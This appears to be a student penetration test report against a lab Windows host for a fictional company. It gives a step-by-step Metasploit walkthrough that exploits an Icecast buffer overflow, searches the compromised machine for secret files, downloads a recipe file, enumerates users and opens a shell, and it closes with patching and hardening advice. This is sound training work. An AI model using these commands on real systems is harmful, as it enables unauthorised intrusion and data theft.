GoodSecurity Penetration Test Report

[Cameron Todd@GoodSecurity.com](about:blank)

20 May 2021

# **High-Level Summary**

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

# **Findings**

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN 10

Vulnerability Exploited:

Exploit/windows/http/icecast\_header & port 8000/tcp open

Vulnerability Explanation:

It is a buffer overflow attack, Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via HTTP request with large number of headers. Sending HTTP headers (32) which will overwrite the saved instruction pointer on win32. This attack uses the ExitThread(); a programming function, and leaves Icecast believing the thread is still in use and won’t be decremented. Threads provide applications with functions that are managed by the system that allows for multiple tasks to be handled at once. For example, a web server application where each HTTP request is handled by a separate thread. If the application creates a new thread for every new HTTP request, and the system receives more requests than it can handle, the application will suddenly stop responding to *all* requests when the overhead of all those threads exceed the capacity of the system. Every time this payload exits, the counter will be left incremented, meaning the attacker can enter the system on multiple occasions until the threadpool limit is maxed.

Severity:

CVSS 7.5 – High | Attack vector – Network | Attack Complexity – Low | Prv. Req – None | Confidentiality Impact – Partial | Integrity Impact – Partial | Availability Impact - Partial

Proof of Concept:

Proof of concept can be found below in section: **4.0 Deliverable - Instructions.**

# **Recommendations**

Icecast exploit can be fixed with a patch. If Icecast has released any updated software, I would recommend installing the software as well.


The files(s) secretfile & recipe.txt should encrypted. ALL privileged/confidential information, documents, email, or other communications should be encrypted at rest and in transit.

Close all unnecessary ports. Unnecessary ports should be defined as, any port that is associated with a service or function that is **non**-essential to the operation of a workstation or network.


Firewall rule: Implicitly deny any rule that is not explicitly allowed.

# **Deliverable-Instructions**

1. Perform a service and version scan using Nmap to determine which services are up and running:
   * Run the Nmap command that performs a service and version scan against the target.  
       
       
      Answer: nmap -sS -sV -O 192.168.0.20




1. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:  
     
     
   * Run the SearchSploit commands to show available Icecast exploits.  
       
       
      Answer: searchsploit icecast



1. Now that we know which exploits are available to us, let's start Metasploit:  
   * Run the command that starts Metasploit:  
       
       
      Answer: msfconsole

1. Search for the Icecast module and load it for use.  
     
     
   * Run the command to search for the Icecast module:  
       
       
      Answer: search icecast




* Run the command to use the Icecast module:  
    
   **Note:** Instead of copying the entire path to the module, you can use the number in front of it.  
    
    
   Answer: use 0  
    
  


1. Set the RHOST to the target machine.  
   * Run the command that sets the RHOST:  
       
       
      Answer: set rhost 192.168.0.20




1. Run the Icecast exploit.  
   * Run the command that runs the Icecast exploit.  
       
       
      Answer: exploit




* Run the command that performs a search for the secretfile.txt on the target.  
    
    
   Answer: search -f \*secretfile.txt\*



1. You should now have a Meterpreter session open.  
   * Run the command to performs a search for the recipe.txt on the target:  
       
       
      Answer: search -f  \*recipe.txt




* **Bonus**: Run the command that exfiltrates the recipe\*.txt file:  
    
    
   Answer: download c:\\Users\\IEUser\\Documents\\Drinks.recipe.txt






1. You can also use Meterpreter's local exploit suggester to find possible exploits.  
     
     
   * **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.
   * **Answer:** Run post/multi/recon/local\_exploit\_suggester



**Bonus**


A. Run a Meterpreter postscript that enumerates all logged on users.

Answer: run post/windows/gather/enum\_logged\_on\_users



B. Open a Meterpreter shell and gather system information for the target.

Answer: shell



C. Run the command that displays the target's computer system information:

Answer: sysinfo

